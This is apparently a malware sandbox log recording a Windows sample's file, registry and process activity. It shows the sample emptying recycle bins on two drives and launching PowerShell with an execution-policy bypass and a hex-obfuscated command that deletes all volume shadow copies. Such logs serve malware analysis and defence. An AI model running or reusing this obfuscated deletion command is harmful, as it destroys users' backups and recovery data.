Date : 2021-5-10 19:17:56 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Wow6432Node\Microsoft\WBEM\CIMOM; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\wbem\; FileName: Logs; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: cryptsp.dll; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: rsaenh.dll; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : This file tried to sleep for a long time Detail : SleepTime: 60; ApiName: NtDelayExecution; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\wbem\; FileName: wbemsvc.dll; Rating : Cl ean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\wbem\; FileName: fastprox.dll; Rating : C lean
Date : 2021-5-10 19:17:56 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: ntdsapi.dll; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : The process call RegCreateKey Detail : Key: HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Explorer; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer; Rating : Clean
Date : 2021-5-10 19:17:56 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\GlobalAs socChangedCounter; Data: 8; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FilePath: PIPE\wkssvc; Api: NtCreateFile; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : This file tried to sleep for a long time Detail : SleepTime: 900; ApiName: NtWaitForSingleObject; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: secur32.dll; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : The process call RegCreateKey Detail : Key: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings; Rating : Cl ean
Date : 2021-5-10 19:17:59 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings; Rating : Cl ean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Tempora ry Internet Files\; FileName: counters.dat; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: winhttp.dll; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: webio.dll; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: mswsock.dll; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: wship6.dll; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertifi cates\; FileName: My; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertific ates\My\Certificates\; FileName: *; Rating : Clean

Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertific ates\My\Certificates\; FileName: ; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertifi cates\My\; FileName: CRLs; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertific ates\My\CRLs\; FileName: *; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertific ates\My\CRLs\; FileName: ; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertifi cates\My\; FileName: CTLs; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertific ates\My\CTLs\; FileName: *; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertific ates\My\CTLs\; FileName: ; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : The process call RegSetValueKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\C ontent\CachePrefix; Data: ; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Tempora ry Internet Files\; FileName: Content.IE5; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : The process call RegSetValueKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\C ookies\CachePrefix; Data: Cookie:; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : The process call RegSetValueKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\H istory\CachePrefix; Data: Visited:; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Users\Administrator\AppData\Local\Microsoft\Windows\History \; FileName: History.IE5; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FilePath: Nsi; Api: NtCreateFile; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings; Rating : Cl ean
Date : 2021-5-10 19:17:59 Operation : The process call RegSetValueKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable ; Data: 0; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : The process call RegSetValueKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections \SavedLegacySettings; Data: 46000000050000000100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: dnsapi.dll; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\; Ra ting : Clean
Date : 2021-5-10 19:17:59 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap; Rat ing : Clean
Date : 2021-5-10 19:17:59 Operation : Memory object was created Detail : Object: MutexObject; Name: Local\ZonesCacheCounterMutex; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : The process call RegSetValueKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNC AsIntranet; Data: 0; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : The process call RegSetValueKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Aut oDetect; Data: 1; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Memory object was created Detail : Object: MutexObject; Name: Local\ZonesLockedCacheCounterMutex; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: WSHTCPIP.DLL; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\services\Tcpip\Parameters; Rating : Clean
Date : 2021-5-10 19:17:59 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: rasadhlp.dll; Rating : Clean
Date : 2021-5-10 19:18:00 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Windows\SysWOW64\; FileName: FWPUCLNT.DLL; Rating : Clean
Date : 2021-5-10 19:18:00 Operation : This file tried to sleep for a long time Detail : SleepTime: 60; ApiName: NtWaitForSingleObject; Rating : Clean
Date : 2021-5-10 19:18:00 Operation : Process exited Detail : FilePath: %TEMP%\tracer\tloader64.exe; Rating : Clean
Date : 2021-5-10 19:18:02 Operation : This file tried to sleep for a long time Detail : SleepTime: 30; ApiName: NtWaitForSingleObject; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\; FileName: *recycle*; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\; FileName: $Recycle.Bin; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\$Recycle.Bin\; FileName: S-*; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\$Recycle.Bin\S-1-5-21-917625426-1509076280-321856257-1000\; FileName: *; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\$Recycle.Bin\S-1-5-21-917625426-1509076280-321856257-1000\; FileName: ; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\$Recycle.Bin\S-1-5-21-917625426-1509076280-321856257-1000\; FileName: desktop.ini; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: %SYSTEMDRIVE%\$Recycle.Bin\S-1-5-21-917625426-1509076280-321856257-1000\desktop .ini; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\$Recycle.Bin\; FileName: ; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\$Recycle.Bin\S-1-5-21-917625426-1509076280-321856257-500\; F ileName: *; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\$Recycle.Bin\S-1-5-21-917625426-1509076280-321856257-500\; F ileName: ; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: %SYSTEMDRIVE%\$Recycle.Bin\S-1-5-21-917625426-1509076280-321856257-500\desktop. ini; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\$Recycle.Bin\S-1-5-21-917625426-1509076280-321856257-500\; F ileName: ; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: E:\; FileName: *recycle*; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\; FileName: $RECYCLE.BIN; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: E:\$RECYCLE.BIN\; FileName: S-*; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-50159 70\; FileName: *; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-50159 70\; FileName: ; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $I14RW49.jpg; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$I14RW49.jpg; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $I6AXOTZ.png; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$I6AXOTZ.png; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $I6YJFBO.bmp; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$I6YJFBO.bmp; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $IB6KC4N.cpp; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IB6KC4N.cpp; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $IDXXF42.ini; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IDXXF42.ini; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IM4P6EO.xlsx ; Rating : Clean
Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IM4P6EO.xlsx; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $IMIQST6.h; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IMIQST6.h; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $INOZ024.exe; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$INOZ024.exe; Rating : High Risk

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $IQIOSRC.c; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IQIOSRC.c; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $IR9ETQT.doc; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IR9ETQT.doc; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IR9ETQT.doc; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $IRC95C4.xls; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IRC95C4.xls; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IRC95C4.xls; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $ITAIF6P.txt; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$ITAIF6P.txt; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$ITDYSTL.docx ; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$ITDYSTL.docx; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $IVLWEL9.avi; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IVLWEL9.avi; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $IXFR9QI.pdf; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IXFR9QI.pdf; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$IXFR9QI.pdf; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $R14RW49.jpg; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$R14RW49.jpg; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $R6AXOTZ.png; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$R6AXOTZ.png; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $R6YJFBO.bmp; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$R6YJFBO.bmp; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $RB6KC4N.cpp; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RB6KC4N.cpp; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $RDXXF42.ini; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RDXXF42.ini; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RM4P6EO.xlsx ; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RM4P6EO.xlsx; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $RMIQST6.h; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RMIQST6.h; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $RNOZ024.exe; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RNOZ024.exe; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $RQIOSRC.c; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RQIOSRC.c; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $RR9ETQT.doc; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RR9ETQT.doc; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RR9ETQT.doc; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $RRC95C4.xls; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RRC95C4.xls; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RRC95C4.xls; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $RTAIF6P.txt; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RTAIF6P.txt; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RTDYSTL.docx ; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RTDYSTL.docx; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $RVLWEL9.avi; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RVLWEL9.avi; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: $RXFR9QI.pdf; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RXFR9QI.pdf; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\$RXFR9QI.pdf; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015 970\; FileName: desktop.ini; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file deleted files Detail : FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-5015970\desktop.ini; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-1957994488-50159 70\; FileName: ; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: E:\$RECYCLE.BIN\; FileName: ; Rating : Clean

Date : 2021-5-10 19:18:25 Operation : This file spawned process(es) Detail : TargetPid: 584; FilePath: %SYSTEMROOT%\System32\WindowsPowerShell\v1.0\powershell.e xe; CmdLine: powershell -ep bypass -c "(0..61)|%{$s+=\[char\]\[byte\]('0x'+'4765742D576D694F626A6563742057696E33325F53686164 6F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s"; FileSize: 473600; Signer: Microso ft Windows; Company: Microsoft Corporation; Version: 6.1.7600.16385 (win7_rtm.090713-1255); Icon: backup\657c9e8a706594c5d4b03f60b93d64f7.ico; Rating : Low Ris k

Date : 2021-5-10 19:18:26 Operation : Other process ops Detail : TargetPid: 584; StackFingerprint: 1783100543; FilePath: %SYSTEMROOT%\System32\WindowsPowerShell \v1.0\powershell.exe; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Process memory ex was written by this file Detail : TargetPid: 584; Address: 0x00050000; Length: 32; FilePath: %SYSTEMROOT %\System32\WindowsPowerShell\v1.0\powershell.exe; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other thread ops Detail : TargetPid: 584; TargetTid: 1492; PrevSuspendCount: 1; StackFingerprint: 1783100543; FilePath: %S YSTEMROOT%\System32\WindowsPowerShell\v1.0\powershell.exe; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Memory object was created Detail : Object: EventObject; Name: \RPC Control\ConsoleEvent-0x00000000000000F4-135706611156175 3661-1346684443-2059244254238873228-1299968984-787046608-1427263164; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\; FileName: Windows; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\; FileName: System32; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Windows\System32\WindowsPowerShell\; FileName: v1.0; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: %LOCAL_APPDATA%\Microsoft\Windows\Caches\cversions.1.db; Api: NtCreateFile; Rating : Cl ean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: %APPDATA%\Microsoft\desktop.ini; Api: NtCreateFile; Rating : Clean

